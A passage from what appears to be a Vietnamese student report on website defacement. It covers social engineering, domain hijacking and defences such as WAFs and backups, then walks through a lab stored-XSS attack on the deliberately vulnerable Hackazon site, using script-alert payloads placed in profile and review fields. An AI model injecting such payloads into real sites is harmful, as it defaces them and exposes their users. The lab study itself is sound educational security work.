- Sự tin tưởng và thiện chí: Con người thường có xu hướng tin tưởng người khác, đặc biệt khi người đó thể hiện sự chuyên nghiệp hoặc uy tín.
- Sự sợ hãi hoặc khẩn cấp: Kẻ tấn công tạo ra cảm giác khẩn cấp hoặc đe dọa để thúc đẩy nạn nhân hành động mà không suy nghĩ kỹ.
- Sự tò mò hoặc ham muốn: Sử dụng các lời mời hấp dẫn, quà tặng hoặc thông tin thú vị để lôi kéo nạn nhân.

Các hình thức tấn công Social Engineering phổ biến bao gồm:

- Phishing: Gửi email, tin nhắn giả mạo để lừa nạn nhân cung cấp thông tin cá nhân hoặc truy cập vào liên kết độc hại.
- Spear Phishing: Tương tự như phishing, nhưng được tùy chỉnh để nhắm vào một cá nhân hoặc tổ chức cụ thể, sử dụng thông tin cá nhân để tăng tính thuyết phục.
- Pretexting: Kẻ tấn công giả danh một người có thẩm quyền hoặc có lý do chính đáng để yêu cầu thông tin từ nạn nhân.
- Baiting: Đưa ra một mồi nhử hấp dẫn, chẳng hạn như một USB chứa phần mềm độc hại được gắn nhãn "Lương nhân viên", để lôi kéo nạn nhân cắm vào máy tính.
- Tailgating (Piggybacking): Kẻ tấn công theo sau một người được ủy quyền để vào khu vực hạn chế mà không cần thông tin xác thực.

Tấn công Social Engineering cho thấy rằng bảo mật không chỉ là vấn đề kỹ thuật mà còn liên quan chặt chẽ đến con người. Dù hệ thống có được bảo vệ kỹ càng đến đâu, nếu người dùng không cảnh giác, kẻ tấn công vẫn có thể tìm ra cách xâm nhập. Do đó, việc kết hợp giữa các biện pháp kỹ thuật và nâng cao nhận thức về an ninh thông tin là cần thiết để bảo vệ toàn diện.

### 2.1.7. Tấn công vào domain

Tấn công vào domain là một kỹ thuật mà kẻ tấn công nhắm đến việc chiếm quyền kiểm soát tên miền của một website. Bằng cách xâm nhập vào hệ thống quản lý domain hoặc can thiệp vào quá trình phân giải tên miền (DNS), kẻ tấn công có thể chuyển hướng lưu lượng truy cập đến một máy chủ khác do họ kiểm soát. Điều này cho phép họ hiển thị nội dung giả mạo, thu thập thông tin người dùng hoặc thực hiện các hoạt động độc hại khác.

Có nhiều phương thức mà kẻ tấn công sử dụng để tấn công vào domain:

- Xâm nhập tài khoản quản lý domain: Kẻ tấn công sử dụng kỹ thuật Social Engineering, phishing hoặc brute-force để đánh cắp thông tin đăng nhập của quản trị viên domain. Khi đã có quyền truy cập, họ có thể thay đổi bản ghi DNS hoặc chuyển nhượng tên miền.
- Tấn công vào hệ thống DNS: Bằng cách khai thác lỗ hổng trong giao thức DNS hoặc trong máy chủ DNS của nhà cung cấp dịch vụ, kẻ tấn công có thể thay đổi quá trình phân giải tên miền, dẫn đến việc chuyển hướng lưu lượng truy cập.
- DNS Cache Poisoning (Nhiễm độc bộ nhớ đệm DNS): Kẻ tấn công chèn thông tin giả mạo vào bộ nhớ đệm của máy chủ DNS, khiến cho các truy vấn tên miền hợp lệ được trả về địa chỉ IP sai lệch.
- Domain Hijacking (Chiếm đoạt tên miền): Thông qua việc giả mạo danh tính hoặc lợi dụng lỗ hổng trong quy trình chuyển nhượng tên miền, kẻ tấn công có thể

chuyển quyền sở hữu tên miền sang cho họ mà không có sự đồng ý của chủ sở hữu hợp pháp.

Vào năm 2013, một vụ tấn công nổi tiếng đã xảy ra với công ty công nghệ lớn Twitter. Kẻ tấn công đã xâm nhập vào tài khoản quản lý domain của Twitter thông qua nhà cung cấp dịch vụ đăng ký tên miền. Bằng cách thay đổi các bản ghi DNS, họ đã chuyển hướng người dùng truy cập vào một trang web khác chứa nội dung không phù hợp. Sự cố này không chỉ ảnh hưởng đến trải nghiệm người dùng mà còn gây tổn hại đến uy tín của Twitter.

Tấn công vào domain là một mối đe dọa nghiêm trọng, có thể xảy ra ngay cả khi hệ thống máy chủ và ứng dụng web được bảo mật tốt. Việc mất quyền kiểm soát tên miền có thể dẫn đến những hậu quả nghiêm trọng về mặt tài chính, pháp lý và uy tín. Do đó, việc bảo vệ domain và hệ thống DNS cần được coi là một phần quan trọng trong chiến lược an ninh mạng của tổ chức.

## **2.2. Các biện pháp phòng chống**

Để bảo vệ website khỏi các cuộc tấn công Deface và các hình thức tấn công khác, việc triển khai các biện pháp phòng chống một cách toàn diện là vô cùng quan trọng. Có thể nói các biện pháp cụ thể như sau:

### **2.2.1. Giám sát tính toàn vẹn nội dung của website**

Giám sát tính toàn vẹn nội dung của website giúp phát hiện kịp thời các thay đổi không mong muốn trong hệ thống, bao gồm cả việc bị tấn công Deface. Việc này cho phép quản trị viên nhanh chóng phản ứng, giảm thiểu thiệt hại và ngăn chặn sự lây lan của các tấn công khác.

*Cách áp dụng:*

- ❖ Sử dụng công cụ giám sát tính toàn vẹn:

- Tripwire: Là một công cụ mã nguồn mở giúp theo dõi và phát hiện thay đổi trong hệ thống tập tin. Quản trị viên có thể cấu hình Tripwire để giám sát các thư mục và tập tin quan trọng trên máy chủ web.
- Integrat hoặc AIDE (Advanced Intrusion Detection Environment): Các công cụ này tạo ra một cơ sở dữ liệu chứa thông tin về trạng thái ban đầu của các tập tin quan trọng và so sánh định kỳ để phát hiện thay đổi.
- ❖ Triển khai hệ thống phát hiện xâm nhập (IDS):
  - Host-based IDS (HIDS): Theo dõi hoạt động trên máy chủ cụ thể, phát hiện các hành vi bất thường hoặc trái phép.
  - Network-based IDS (NIDS): Giám sát lưu lượng mạng để phát hiện các dấu hiệu của tấn công.
- ❖ Thiết lập cảnh báo tự động:
  - Cấu hình hệ thống để gửi email hoặc thông báo qua SMS khi phát hiện thay đổi bất thường trong hệ thống tập tin hoặc cấu hình.
- ❖ Kiểm tra nhật ký hệ thống:
  - Thường xuyên kiểm tra các file log để phát hiện hoạt động đáng ngờ, như nhiều lần đăng nhập thất bại, truy cập từ địa chỉ IP lạ.
- ❖ Sử dụng công cụ giám sát website từ bên ngoài:
  - Services như UptimeRobot, Pingdom: Giám sát thời gian hoạt động và thay đổi nội dung trang web từ phía người dùng, phát hiện nếu trang web bị chuyển hướng hoặc nội dung bị thay đổi.
- ❖ Áp dụng checksum và chữ ký số:
  - Sử dụng các thuật toán hash (MD5, SHA256) để tạo checksum cho các tập tin quan trọng và so sánh định kỳ.
- ❖ Đào tạo nhân viên:
  - Nâng cao nhận thức về tầm quan trọng của việc giám sát và quy trình báo cáo khi phát hiện bất thường.

## 2.2.2. Tuân thủ các nguyên tắc lập trình an toàn

Việc tuân thủ các nguyên tắc lập trình an toàn trong quá trình phát triển ứng dụng web giúp ngăn chặn các lỗ hổng bảo mật, giảm thiểu nguy cơ bị tấn công.

*Cách áp dụng:*

- ❖ Kiểm tra và xử lý đầu vào từ người dùng:
  - Validation: Kiểm tra dữ liệu đầu vào về định dạng, độ dài, kiểu dữ liệu trước khi xử lý.
  - Sanitization: Loại bỏ hoặc mã hóa các ký tự đặc biệt để ngăn chặn chèn mã độc.
- ❖ Sử dụng câu lệnh chuẩn bị (Prepared Statements) cho truy vấn SQL:
  - Tránh SQL Injection bằng cách sử dụng các tham số đã được chuẩn bị và kiểm tra.
- ❖ Áp dụng nguyên tắc ít đặc quyền nhất (Least Privilege):
  - Chỉ cấp quyền truy cập tối thiểu cần thiết cho người dùng và ứng dụng.
- ❖ Quản lý phiên làm việc an toàn:
  - Sử dụng các cookie bảo mật với thuộc tính **HttpOnly**, **Secure**.
  - Triển khai cơ chế hết hạn phiên làm việc và xác thực lại khi cần.
- ❖ Mã hóa dữ liệu nhạy cảm:
  - Sử dụng HTTPS với chứng chỉ SSL/TLS để mã hóa dữ liệu truyền tải.
  - Mã hóa mật khẩu và thông tin nhạy cảm trong cơ sở dữ liệu bằng các thuật toán mạnh như bcrypt hoặc Argon2.
- ❖ Tránh hiển thị thông tin lỗi chi tiết:
  - Thông báo lỗi gửi đến người dùng nên chung chung, không tiết lộ thông tin hệ thống.
  - Ghi chi tiết lỗi vào log để quản trị viên xem xét.
- ❖ Sử dụng framework và thư viện an toàn:

- Chọn các framework đã được kiểm chứng về bảo mật và thường xuyên cập nhật chúng.
- ❖ Thực hiện kiểm thử bảo mật:
  - Static Code Analysis (SAST): Dùng công cụ để phân tích mã nguồn và phát hiện lỗ hổng.
  - Dynamic Analysis (DAST): Kiểm thử ứng dụng khi chạy để phát hiện các lỗ hổng.
  - Penetration Testing: Thuê chuyên gia thực hiện kiểm thử xâm nhập để tìm kiếm và khắc phục lỗ hổng.
- ❖ Đào tạo lập trình viên về bảo mật:
  - **Tổ chức các khóa đào tạo về lập trình an toàn, cập nhật các mối đe dọa mới.**

### **2.2.3. Triển khai hệ thống WAF**

Tường lửa ứng dụng web (Web Application Firewall - WAF) là một công cụ giúp bảo vệ ứng dụng web bằng cách lọc và giám sát lưu lượng HTTP, ngăn chặn các cuộc tấn công phổ biến như SQL Injection, XSS, và các dạng tấn công khác.

*Cách áp dụng:*

- ❖ Chọn WAF phù hợp:
  - WAF dựa trên phần cứng: Được triển khai trên thiết bị vật lý, phù hợp với các doanh nghiệp lớn.
  - WAF dựa trên phần mềm: Cài đặt trên máy chủ, như ModSecurity cho Apache và Nginx.
  - WAF dựa trên đám mây: Dịch vụ WAF do các nhà cung cấp như Cloudflare, AWS WAF cung cấp.
- ❖ Cấu hình WAF:
  - Thiết lập các quy tắc bảo mật: Sử dụng các quy tắc có sẵn và tùy chỉnh theo nhu cầu cụ thể của ứng dụng.

➤ Chế độ hoạt động:

- Chế độ giám sát (Monitor Mode): WAF ghi nhận và báo cáo các hoạt động đáng ngờ mà không chặn chúng, giúp phân tích và tinh chỉnh quy tắc.
- Chế độ chặn (Block Mode): WAF sẽ chặn các yêu cầu đáng ngờ dựa trên các quy tắc đã thiết lập.

❖ Cập nhật thường xuyên:

- Đảm bảo WAF được cập nhật các quy tắc mới nhất để bảo vệ khỏi các mối đe dọa mới.

❖ Tích hợp với hệ thống giám sát và log:

- Kết hợp WAF với hệ thống SIEM (Security Information and Event Management) để phân tích và phản ứng nhanh.

❖ Kiểm tra và tinh chỉnh:

- Thực hiện kiểm thử để đảm bảo WAF không chặn nhầm lưu lượng hợp lệ.
- Tinh chỉnh các quy tắc dựa trên kết quả kiểm thử và hoạt động thực tế.

❖ Đào tạo nhân viên:

- Hướng dẫn quản trị viên cách quản lý và vận hành WAF hiệu quả.

#### **2.2.4. Backup dữ liệu website**

Việc sao lưu dữ liệu website đảm bảo rằng trong trường hợp bị tấn công hoặc gặp sự cố, bạn có thể khôi phục lại trạng thái hoạt động bình thường của website một cách nhanh chóng, giảm thiểu thời gian gián đoạn dịch vụ và mất mát dữ liệu.

*Cách áp dụng:*

❖ Xác định dữ liệu cần sao lưu:

- Mã nguồn ứng dụng:

- Các tập tin code, cấu hình, scripts.

- Cơ sở dữ liệu:

- Dữ liệu người dùng, nội dung động, cấu hình hệ thống.

➤ Tài nguyên tĩnh:

- Hình ảnh, video, tài liệu tải lên.

❖ Thiết lập lịch trình sao lưu:

➤ Sao lưu định kỳ:

- Xác định tần suất sao lưu phù hợp (hàng ngày, hàng tuần) tùy thuộc vào mức độ thay đổi dữ liệu.

➤ Sao lưu theo sự kiện:

- Thực hiện sao lưu trước khi cập nhật hệ thống hoặc triển khai thay đổi lớn.

❖ Lựa chọn phương thức sao lưu:

➤ Sao lưu toàn bộ (Full Backup):

- Sao lưu toàn bộ dữ liệu mỗi lần, đảm bảo khôi phục dễ dàng nhưng tốn dung lượng và thời gian.

➤ Sao lưu gia tăng (Incremental Backup):

- Sao lưu chỉ những thay đổi kể từ lần sao lưu gần nhất, tiết kiệm dung lượng nhưng phức tạp hơn khi khôi phục.

➤ Sao lưu vi sai (Differential Backup):

- Sao lưu những thay đổi kể từ lần sao lưu toàn bộ cuối cùng.

❖ Lưu trữ sao lưu an toàn:

➤ Địa điểm lưu trữ:

- Lưu trữ sao lưu ở nơi khác máy chủ chính (off-site) để đảm bảo an toàn trong trường hợp sự cố vật lý.
- Sử dụng dịch vụ lưu trữ đám mây bảo mật như AWS S3, Google Cloud Storage.

➤ Mã hóa sao lưu:

- Mã hóa dữ liệu sao lưu để bảo vệ thông tin nhạy cảm.

❖ Kiểm tra sao lưu định kỳ:

➤ Khôi phục thử nghiệm:

- Thực hiện khôi phục dữ liệu từ sao lưu định kỳ để đảm bảo dữ liệu có thể khôi phục được và không bị hỏng.
- ❖ Tự động hóa quá trình sao lưu:
  - Sử dụng scripts hoặc phần mềm quản lý sao lưu để tự động hóa và giảm thiểu sai sót do con người.
- ❖ Quản lý phiên bản và thời gian lưu trữ:
  - Xác định số lượng phiên bản sao lưu cần giữ và thời gian lưu trữ dựa trên chính sách công ty và yêu cầu pháp lý.
- ❖ Đào tạo nhân viên:
  - Hướng dẫn nhân viên về quy trình sao lưu và khôi phục dữ liệu.

## CHƯƠNG 3: THỰC NGHIỆM MỘT SỐ KỊCH BẢN TẤN CÔNG DEFACE

### 3.1 Mô hình triển khai và các kịch bản:

- Kịch bản 1 và 2
  - Mô hình triển khai: 2 kịch bản này được triển khai trên trang web Hackazon, là một ứng dụng web miễn phí, được thiết kế đặc biệt để giúp các chuyên gia bảo mật kiểm tra và phát triển kỹ năng bảo vệ ứng dụng khỏi các lỗ hổng phổ biến như SQL Injection, Cross-Site Scripting (XSS), và nhiều lỗ hổng khác. Nó là một cửa hàng trực tuyến với giao diện AJAX, các API RESTful, và tương tác với ứng dụng di động, cung cấp môi trường kiểm thử lý tưởng cho các công cụ bảo mật hiện đại. Các chuyên gia bảo mật có thể thay đổi cấu hình của Hackazon để tạo ra các kịch bản lỗ hổng tùy chỉnh, giúp thử nghiệm hiệu quả và phát triển kỹ năng. Trong thực nghiệm này, Hackazon sẽ được cài đặt thông qua Docker trên một máy đóng vai trò web server, và sẽ dùng máy client tương tác với web để tấn công deface.
  - Nội dung chính: Dựa vào các lỗ hổng có sẵn tại trang web như Stored XSS để tấn công thay đổi giao diện web bằng Javascript để hiển thị thông điệp cho những người dùng bình thường khác khi truy cập trang web thông qua thông báo bằng Javascript. Ngoài ra sử dụng lỗ hổng OS Command Injection để thực thi mã từ xa thông qua trang web, từ đó truy cập vào mã nguồn của web để chèn thông điệp vào mã nguồn, gây ảnh hưởng đến tất cả người dùng truy cập đến trang web.
- Kịch bản 3
  - Mô hình triển khai: Kịch bản 3 được triển khai trên web Trollcave. Trollcave là một máy ảo (VM) chứa lỗ hổng bảo mật, được thiết kế để mô phỏng một cuộc tấn công thực tế vào một trang web. Người dùng bắt đầu với một website blog cộng đồng đơn giản và không có bất kỳ thông tin đăng nhập nào, mục tiêu là tìm ra và khai thác các lỗ hổng để chiếm quyền

điều khiển hệ thống. Các thử thách bao gồm việc tìm kiếm các dịch vụ đang chạy, xác định các lỗ hổng như upload file, để đánh cắp thông tin hoặc thậm chí chiếm quyền root của hệ thống. Trong thực nghiệm này sẽ cài đặt Trollcave trên máy ảo Virtual Box, máy ảo này sẽ đóng vai trò web server, và cũng sẽ dùng client cùng mạng để tấn công deface vào web Trollcave.

- Nội dung chính: Kịch bản này tấn công nhắm vào lỗ hổng chưa được vá của phiên bản hệ điều hành cũ, cụ thể là CVE-2017-16995 để leo thang đặc quyền lên quyền root để có thể truy cập vào mã nguồn web. Tuy nhiên để có thể tấn công vào mục tiêu chính này thì cần phải kết hợp với các lỗ hổng khác như upload file, path traversal, và cả thực thi lệnh thông qua dịch vụ SSH của web server. Sau khi có được quyền root thì sẽ tấn công thay đổi mã nguồn web để deface khiến cho những người truy cập vào web thấy được thông điệp của kẻ tấn công.
- Kịch bản 4
  - Mô hình triển khai: kịch bản 4 được nhóm triển khai trên một ứng dụng web tự phát triển, mô phỏng lại một website về blog tin tức, trong đó có một trang /adminweb dành cho quản trị viên để quản lý bài viết và người dùng từ xa nhưng chỉ được bảo vệ lỏng lẻo bằng username và password dễ đoán. Ứng dụng được phát triển bằng Python với framework Flask. Ứng dụng được đóng gói bằng Docker và triển khai trên môi trường Linux ảo.
- Link source code: [Winz18/Vuln\\_App\\_01](#)
  - Nội dung chính: mô phỏng tình huống các website có trang quản trị không được bảo mật tốt do sử dụng mật khẩu yếu và thiếu các biện pháp che giấu, attacker tấn công brute force thông tin đăng nhập của quản trị viên và kiểm soát trang web, từ đó thực hiện mục đích tấn công deface.
- Kịch bản 5

- Mô hình triển khai: kịch bản 5 được nhóm triển khai dựa trên một thử thách CTF, mô phỏng lại một website về công ty tài chính, trong đó có việc xử lý trạng thái 404 không an toàn làm phát sinh lỗ hổng bảo mật. Ứng dụng được phát triển bằng Python với framework Flask. Ứng dụng được đóng gói bằng Docker và triển khai trên môi trường Linux ảo.
- Nội dung chính: mô phỏng lại tình huống lập trình không an toàn dẫn đến lỗ hổng SSTI, kẽ tần công truyền các payload độc hại qua URL để thực thi bash shell và điều khiển máy chủ từ xa.

## 3.2 Các bước thực hiện


### 3.2.1 Kịch bản 1: Tấn công XSS

Một trong những lỗ hổng phổ biến và dễ bị tấn công trong Hackazon là Cross-Site Scripting (XSS). XSS là một kỹ thuật tấn công trong đó kẻ tấn công chèn mã JavaScript độc hại vào các trang web mà không được kiểm tra hoặc lọc đúng cách. Mã này có thể được thực thi trên trình duyệt của người dùng, dẫn đến những thay đổi không mong muốn trong giao diện người dùng, rò rỉ thông tin nhạy cảm hoặc thậm chí chiếm quyền kiểm soát trình duyệt.

Một trong những loại XSS nguy hiểm nhất là Stored XSS (XSS lưu trữ), trong đó mã độc không chỉ được gửi qua một yêu cầu mà còn được lưu trữ vĩnh viễn trên máy chủ của ứng dụng. Khi người dùng truy cập vào một trang web chứa mã độc này, trình duyệt của họ sẽ thực thi mã JavaScript đã bị tiêm vào, dẫn đến những tác hại nghiêm trọng như đánh cắp cookie, thay đổi giao diện người dùng, hoặc thậm chí thực hiện hành động thay mặt người dùng. Đặc điểm nổi bật của Stored XSS là mã độc được lưu trữ lâu dài trên máy chủ và có thể tấn công bất kỳ ai truy cập vào phần của trang web chứa mã đó, làm tăng nguy cơ tấn công. Vì nó được lưu vào cơ sở dữ liệu nên nó có thể gây ảnh hưởng đến giao diện của người dùng khác chứ không phải chỉ với mỗi người thực thi như các loại XSS khác. Vì vậy chúng ta sẽ thực thi Stored XSS trong kịch bản này.

Trong Hackazon, XSS có thể xảy ra ở nhiều điểm đâu vào của người dùng, tùy theo cài đặt. Đặc biệt, khi người dùng nhập dữ liệu mà không có biện pháp bảo vệ đúng đắn, mã JavaScript có thể được chèn vào và thực thi khi dữ liệu đó được hiển thị trở lại trên giao diện.

Trước tiên chúng ta sẽ thử tại trang thông tin của người dùng:



The screenshot shows a web browser window for the 'HACKAZON' website. The URL bar displays 'Không bảo mật | 192.168.119.139/account#profile'. The page title is 'My Account'. At the top right, there are links for 'FAQ', 'Contact Us', 'Wish List', 'Your account', and 'Logout'. A search bar with placeholder 'Search products...' is located at the top right. Below the header, a green success message box says 'You have successfully updated your profile.' On the left, there are two tabs: 'My Latest Orders' (selected) and 'Profile'. The 'Profile' section contains fields for 'Username' (baonguyen123), 'E-mail' (baonguyen123@gmail.com), 'First Name' (Bao), 'Last Name' (Nguyen), and 'Phone'. A blue 'Edit Profile' button is at the bottom right of the profile section.

Tại trang này, chúng ta có thể sửa đổi một số thông tin như First name, Last name và Phone và cũng có thể thêm cả ảnh đại diện.

The screenshot shows the 'Edit Profile' page of the HACKAZON website. At the top, there is a navigation bar with links for FAQ, Contact Us, Wish List, Your account, and Logout. Below the navigation is a search bar with the placeholder 'Search products...'. The main content area has three input fields: 'First Name' containing 'Bao', 'Last Name' containing 'Nguyen', and 'Phone' containing 'Phone'. Below these fields are two buttons: 'Remove photo' (unchecked) and 'Select avatar image'. At the bottom are two large buttons: 'Save' (gray) and 'Save and Exit' (blue). A copyright notice 'Copyright © NTObjectives 2014' is at the very bottom.

Để thử nghiệm, trước tiên sẽ thử thêm thẻ h1 vào tất cả những chỗ có thể nhập chữ:

The screenshot shows the 'Edit Profile' page after saving changes. The 'First Name' field now contains the HTML tag '<h1>Bao</h1>', the 'Last Name' field contains '<h1>Nguyen</h1>', and the 'Phone' field contains '<h1>029103910</h1>'. The rest of the page structure remains the same as the first screenshot.

Sau khi lưu lại, chúng ta có thể thấy các đoạn First name, Last name và Phone đều bị ảnh hưởng của thẻ h1 nên chữ trở nên to hơn:

The screenshot shows a web browser window for the HACKAZON application. The URL is 192.168.119.139/account#profile. The page has a header with links for FAQ, Contact Us, Wish List, Your account, and Logout. Below the header is a search bar and a navigation menu with 'My Latest Orders' and 'Profile'. The main content area displays a form for editing a user's profile. The 'First Name' field contains the value 'Bao'. The 'Last Name' field contains 'Nguyen'. The 'Phone' field contains '029103910'. There is also a 'Username' field with 'baonguyen123' and an 'E-mail' field with 'baonguyen123@gmail.com'. A blue 'Edit Profile' button is located at the bottom right of the form.

Điều này nghĩa là First Name, Last Name và Phone được lưu thẳng vào cơ sở dữ liệu với thẻ h1 mà chúng ta đã chèn vào phía trên. Vì vậy trong mã HTML nó sẽ nhận diện là một thẻ h1 thực sự:

The screenshot shows the browser's developer tools with the DOM tree open. A specific node under the 'tbody' section is highlighted, showing its content as '<h1>Bao</h1> == \$0'. This indicates that the user input 'Bao' was successfully inserted into the DOM as an h1 element.

```
▶ <thead>(...)</thead>
▼ <tbody>
  ▶ <tr>(...)
  ▶ <tr>(...)
  ▼ <tr>
    <td>First Name:</td>
    ▼ <td>
      <h1>Bao</h1> == $0
    </td>
  </tr>
  ▶ <tr>(...)</tr>
```

Tiếp tục thì chúng ta có thể chèn vào một mã Javascript như thông báo đến trình duyệt với một payload như sau:

```
Bao<script>alert('XSS')</script>
```

Home / My Account / Edit Profile

Bao<script>alert('XSS')</script>

<h1>Nguyen</h1>

<h1>029103910</h1>

Remove photo


Select avatar image

Save

Save and Exit

Copyright © NTObjectives 2014

Ngay sau khi tải lại trang web thì lập tức sẽ có thông báo:



Việc giữ lại ký tự “Bao” trong payload là để tên người dùng vẫn có thể hiển thị chứ không chỉ là ký tự rỗng (Cho dễ phân biệt).

**Username:** baonguyen123

**E-mail:** baonguyen123@gmail.com

**First Name:** Bao

Ngay khi trình duyệt tải thấy đoạn First Name sẽ chạy đoạn mã Javascript đã chèn phía trên, kết quả là trình duyệt của người dùng sẽ nhận được thông báo. Tuy nhiên, vì

các hoạt động ở trang web này không hiển thị First Name hay Last Name mà chỉ hiển thị Username. Ví dụ tại đoạn review sản phẩm:

All ▾ Search products... Search!

FAQ Contact Us Wish List Your account Logout

Molton Brown Indian Cress Purifying Shampoo, 10...  
London via Bolivia. Out with daily grime. In with cared for, healthy-looking... \$30

Native Forest Organic Classic Coconut Milk...  
A staple of Thai, Indian and Caribbean cuisines, Native Forest® Classic Organic... \$30

Martha Stewart Crafts Garland, Pink Pom Pom Small  
Fun, festive party decorative pom poms. Perfect for any occasion. Pre-cut pieces... \$9

Diesel Men's Sleenker Skinny-Leg Jean 0608D  
98% Cotton/2% Elastane Imported Hand Wash Super performance stretch in... \$238

Leave a Review

★★★★★ baonguyen123  
This is great!

0 days

Copyright © NTObjectives 2014

Vì vậy để deface web mà ảnh hưởng đến giao diện của người khác, chúng ta sẽ tiếp tục thực hiện XSS tại phần review này, mục đích là sẽ chèn mã Javascript vào, và khi người dùng vào trang đánh giá và tải phần review mà kẻ tấn công đã viết thì sẽ bị ảnh hưởng đến web của người dùng.

Payload chúng ta dùng cũng sẽ tương tự như lần trước:

**This is great<script>alert('You have been hacked')</script>**

## Review Form

baonguyen123

baonguyen123@gmail.com



This is great<script>alert("You have been hacked")</script>



Send review

Tuy nhiên lần này thì trang web thực thi nó như mã Javascript mà hiển thị nó thành đoạn văn bản:

The screenshot shows a review section with two entries. The first entry is a valid 5-star review by user 'baonguyen123' with the text 'This is great!'. The second entry is a 1-star review by the same user containing the malicious code 'This is great<script>alert("You have been hacked")</script>'. Both reviews have a status of '0 days' and a 'Leave a Review' button.

User	Rating	Review Text	Status
baonguyen123	5★	This is great!	0 days
baonguyen123	1★	This is great<script>alert("You have been hacked")</script>	0 days

Lý do là vì trang review này đã được thực hiện kỹ thuật Escape. Escape là một kỹ thuật trong lập trình và xử lý dữ liệu để chuyển đổi các ký tự đặc biệt (như <, >, &, ...) thành các chuỗi an toàn mà trình duyệt hoặc hệ thống không hiểu nhầm là mã HTML, JavaScript, hay một ngôn ngữ đặc biệt khác. Điều này thường được thực hiện để đảm bảo an toàn và tính chính xác khi hiển thị dữ liệu lên giao diện người dùng. Ví dụ, thay vì hiển thị <script>alert("Hello")</script>, sau khi escape, nó sẽ trở thành &lt;script&gt;alert("Hello")&lt;/script&gt; và chỉ hiển thị văn bản đó mà không thực thi JavaScript.

```

▶ <span class="glyphicon glyphicon-star-empty">⊕</span>
  " baonguyen123 "
<span class="pull-right">0 days</span>
<p>This is great<script>alert('You have been hacked')</script></p> == $0
</div>
::after

```

Tuy nhiên tại trang web này, ở phần trang chủ sẽ có tải những review ngẫu nhiên từ những người dùng:

The screenshot shows a web browser window with the URL '192.168.119.139'. The page title is 'HACKAZON'. The main content area displays three user reviews:

- Jumpman2304** about Rally 7471 Portable 8 in 1 Power Source and Jumpstart Unit with Hand Generator. Review: Overall a nice movie although a little on the long side. [More](#)
- Murrayproserv** about crocs Kids Classic Clog (Toddler/Little Kid). Review: The movie kept me in suspense. Full of action. A must see. [More](#)
- JSkillz20** about Viva Labs #1 Organic Extra Virgin Coconut Oil. Review: The first two strings i applied to my guitar snapped. [More](#)

Below the reviews, there is a section titled 'Best Choice' featuring four product images:

- A bag of 'Healthworks CHIA SEEDS'.
- A bottle of 'MOLTON BROWN' bath oil.
- A red digital thermometer.
- A poster for the movie 'COMING TO AMERICA'.

Chúng ta có thể thử reload vài lần để xem thử:

The screenshot shows a web browser window with the URL '192.168.119.139'. A modal dialog box is displayed in the center of the screen with the following content:

192.168.119.139 cho biết  
You have been hacked

**OK**

Hskrfan  
about Philips Norelco PT730 Powertouch Electric Razor  
I recently bought SONY HDR-PJ340. Although it came with a medium size SONY camcorder case, it was too big for everyday use. I also needed a hard case for my upcoming Utah trip. This product was perfect for my camcorder in terms of size and protection. [More](#)

baonguyen123  
about Diesel Men's Sleenker Skinny-Leg Jean 0608D  
This is great [More](#)

Libbey  
about Tommy Hilfiger Men's Ranger Passcase Wallet  
Good deal for the money. Have some great deals on online games some time. [More](#)

## Best Choice

Có thể thấy nó vẫn hiển thị văn bản “This is great” nhưng lại thực thi Javascript.

```
▼ <article>
  <h4>baonguyen123</h4>
  ▼ <h5>
    "about "
    <a href="/product/view?id=101"> Diesel Men's Sleenker Skinny-Leg Jean 0608D </a>
  </h5>
  ▼ <p>
    "This is great"
    <script>alert('You have been hacked')</script> == $0
    ▶ <a href="/product/view?id=101">(...)</a>
  </p>
</article>
```

Tại HTML thì thẻ p đã bọc lại cả đoạn văn bản và cả thẻ script, tuy nhiên nó lại không được escape như tại trang review nên trình duyệt sẽ xem nó là thẻ HTML, và thực thi nó.

